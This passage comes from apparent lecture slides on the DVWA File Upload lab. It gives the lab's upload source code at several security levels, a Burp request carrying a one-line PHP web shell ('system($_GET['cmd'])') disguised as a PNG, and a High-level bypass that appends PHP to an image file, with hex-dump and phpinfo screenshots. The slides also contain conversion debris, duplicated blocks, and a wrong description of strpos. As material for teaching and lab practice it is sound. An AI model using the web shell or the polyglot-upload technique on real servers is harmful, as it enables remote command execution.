29 Content-Type: image/png
30
31 <?php system($_GET['cmd']); ?>
32 -----WebKitFormBoundary6ZHKcXAdvJKVNS34
33 Content-Disposition: form-data; name="Upload"
34
35 Upload
36 -----WebKitFormBoundary6ZHKcXAdvJKVNS34--
```
- The status bar at the bottom of the Burp Suite window shows "0 matches".

\$~ /File Upload/Medium: cat ./Answer



\$~/File Upload/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```



\$~/File Upload/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```



\$~/File Upload/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];


    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" ||
          strtolower( $uploaded_ext ) == "jpeg" ||
          strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        //...
    }
    //...
}

?>
```

- `strpos($a, $b)`
 - 回傳 `b` 在 `a` 之中最後出現的位置
- `substr($a, $b)`
 - 回傳 `a` 字串第 `b` 位以後的字串
- I.e., 切割出副檔名
- `strtolower()`
 - 回傳所有 ASCII 轉成小寫後的字串
- `getimagesize()`
 - 回傳圖片的寬高等資訊

\$~/File Upload/High: cat ./remove



A screenshot of a terminal window titled "Vulnerability File Upload" showing a file removal process. The terminal is running on a Kali Linux system, indicated by the root prompt and the "kali" user in the title bar.

```
kali@kali: ~
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 24
drwxr-xr-x 1 www-data www-data 4096 Jan 19 09:15 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 1076 Jan 19 09:09 CHA.png
-rw-r--r-- 1 www-data www-data 30 Jan 19 09:15 FileUploadDemo.php
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# rm CHA.png FileUploadDemo.php
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 16
drwxr-xr-x 1 www-data www-data 4096 Jan 19 09:22 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
-rw-r--r-- 1 www-data www-data 667 Oct 12 2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads#
```

\$~/File Upload/High: cat ./Answer

```
<?php phpinfo( ) ?>
```



\$~/File Upload/High: cat ./Answer

```
cat FileUploadDemoHigh.php >> <image>.png
```



\$~/File Upload/High: cat ./Answer

O10 Editor - /home/kali/Desktop/File Upload Demo/CHA_PHP.png

File Edit Search View Format Scripts Templates Debug Project Tools Window Help

Startup CHA_PHP.png x

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

0320h 3F 92 BA 07 13 11 05 58 CE 50 6A 86 F2 F5 7A CD ?°....XÍPj†òözÍ

0330h 61 BE 7E C2 7B FE 81 1D F4 1C 85 11 08 58 1E D3 a¾~{þ..ô.....X.Ó

0340h F3 31 CB B0 1E 59 60 CB 17 E8 54 36 3C 0A D5 E4 óíÈ°.Y`Ë.ëT6<.Óä

0350h 62 58 E6 91 7A 3E 66 D3 2B 2C 9F F1 F5 97 00 5F bXæ'z>fÓ+,Ýñö-.

0360h E9 08 9C 24 2E 8D 5B 17 EE 02 B3 93 2B A2 00 CB é.œ\$..[.î.³“+ç.Ë

0370h 63 D8 36 EB 63 B6 F1 67 BA 2E 2B A8 2A DB 05 12 cØ6ëc¶ngº.+“*Û..

0380h 27 73 67 F6 EF 2C 63 6A B2 58 56 C0 D3 31 B8 18 'sgöi,cj²XVÀÓ1 .

0390h AE 0D AD 2A CB BD A8 94 5C 2C B7 11 21 80 E5 31 ®.-*Ë½“\,.!.!€å1

03A0h 6C 9B 25 0B 30 78 41 59 93 14 2E DC B9 DB 63 24 1>% .0xA Y”..Ü¹Ùc\$

03B0h 57 E1 6E 39 49 8C 09 58 1E 33 EF 05 24 5A C2 17 Wán9IË.X.3ï.\$ZÂ.

03C0h 90 75 30 CA CF 33 EF 05 24 5A C2 FF 92 AC 4E 1D .u0Ëi3ï.\$ZÂy’¬N.

03D0h FD FC 25 59 3F 8E 65 09 58 96 80 65 09 58 96 80 ýü%Y?že.X-€e.X-€

03E0h 65 09 58 96 80 65 09 58 96 80 65 09 58 96 80 e.X-€e.X-€e.X-€e

03F0h 09 58 96 80 65 09 58 96 80 65 09 58 96 80 65 09 .X-€e.X-€e.X-€e.

0400h 58 96 80 65 09 58 96 80 65 09 58 96 80 65 09 58 X-€e.X-€e.X-€e.X

0410h 96 80 65 09 58 96 80 65 09 58 56 33 9F 9F FF 00 -€e.X-€e.XV3Ýÿ.

0420h 04 7F DE 6F F4 EF 61 44 00 00 00 00 49 45 4E 44 ..þoôiaD....IEND

0430h AE 42 60 82 3C 3F 70 68 70 20 70 68 70 69 6E 66 R0 <?php phpinfo

0440h 6F 28 29 20 3F 3E 0A o() ?>.

Output

```
Executing template '/home/kali/Documents/SweetScape/010 Templates/Repository/PNG.bt' on '/home/kali/Desktop/File Upload Demo/CHA_PHP.png'...
*ERROR Line 332: Template passed end of file at variable 'data'.
Executing template '/home/kali/Documents/SweetScape/010.bt' on '/home/kali/Documents/SweetScape/010 Templates/Repository/PNG.bt'...
Template executed successfully.
```

Output Find Results Find in Files Compare Histogram Checksum Process Disassembler

Selected: 18 [12h] bytes (Range: 1076 [434h] to 1093 [445h]) Start: 1076 [434h] Sel: 18 [12h] Size: 1,095 Hex ANSI CRLF LIT OVR

\$~/File Upload/High: cat ./Answer

The screenshot shows the O10 Editor interface with a hex dump of a file named `CHA_PHP.png`. The file content starts with some binary data and ends with a block of PHP code:

```
0430h AE 42 60 82 3C 3F 70 68 70 20 70 68 70 69 6E 65 @B' <?php phpinfo()
0440h 6F 28 29 20 3F 3E 0A
```

A red box highlights the last few lines of the file, which contain the PHP code `<?php phpinfo(); ?>`.


Output:

```
Executing template '/home/kali/Documents/SweetScape/010 Templates/Repository/PNG.bt' on '/home/kali/Desktop/File Upload Demo/CHA_PHP.png'...
*ERROR Line 332: Template passed end of file at variable 'data'.
Executing template '/home/kali/Documents/SweetScape/010.bt' on '/home/kali/Documents/SweetScape/010 Templates/Repository/PNG.bt'...
Template executed successfully.
```


Inspector:

Type	Value
Binary	00111100
Signed Byte	60
Unsigned Byte	60
Signed Short	16188
Unsigned Short	16188
Signed Int	1752186684
Unsigned Int	1752186684
Signed Int64	75255506...
Unsigned Int64	75255506...
Float	4.538138e...
Double	1.1772348...
Half Float	1.808594

\$~/File Upload/High: cat ./Answer



\$~/File Upload/High: cat ./Answer



The screenshot shows a browser window with three tabs: 'phpinfo()', 'CHA_PHP.png (PNG Image)', and 'Pure white test screen'. The main content area displays a large amount of base64 encoded binary data, which appears to be a PNG file. Below this, there is a purple header bar with the text 'PHP Version 7.0.30-0+deb9u1' and the PHP logo. The main body contains a table of PHP configuration information:

System	Linux fdd34b15334e 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlind.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini

\$~/File Upload/Impossible: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file = md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file = ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) );
    $temp_file .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100 );
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9 );
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
            // Yes!
            echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a> successfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
    }

    // Delete any temp files
    if( file_exists( $temp_file ) )
        unlink( $temp_file );
}

else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$~/File Upload/Impossible: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
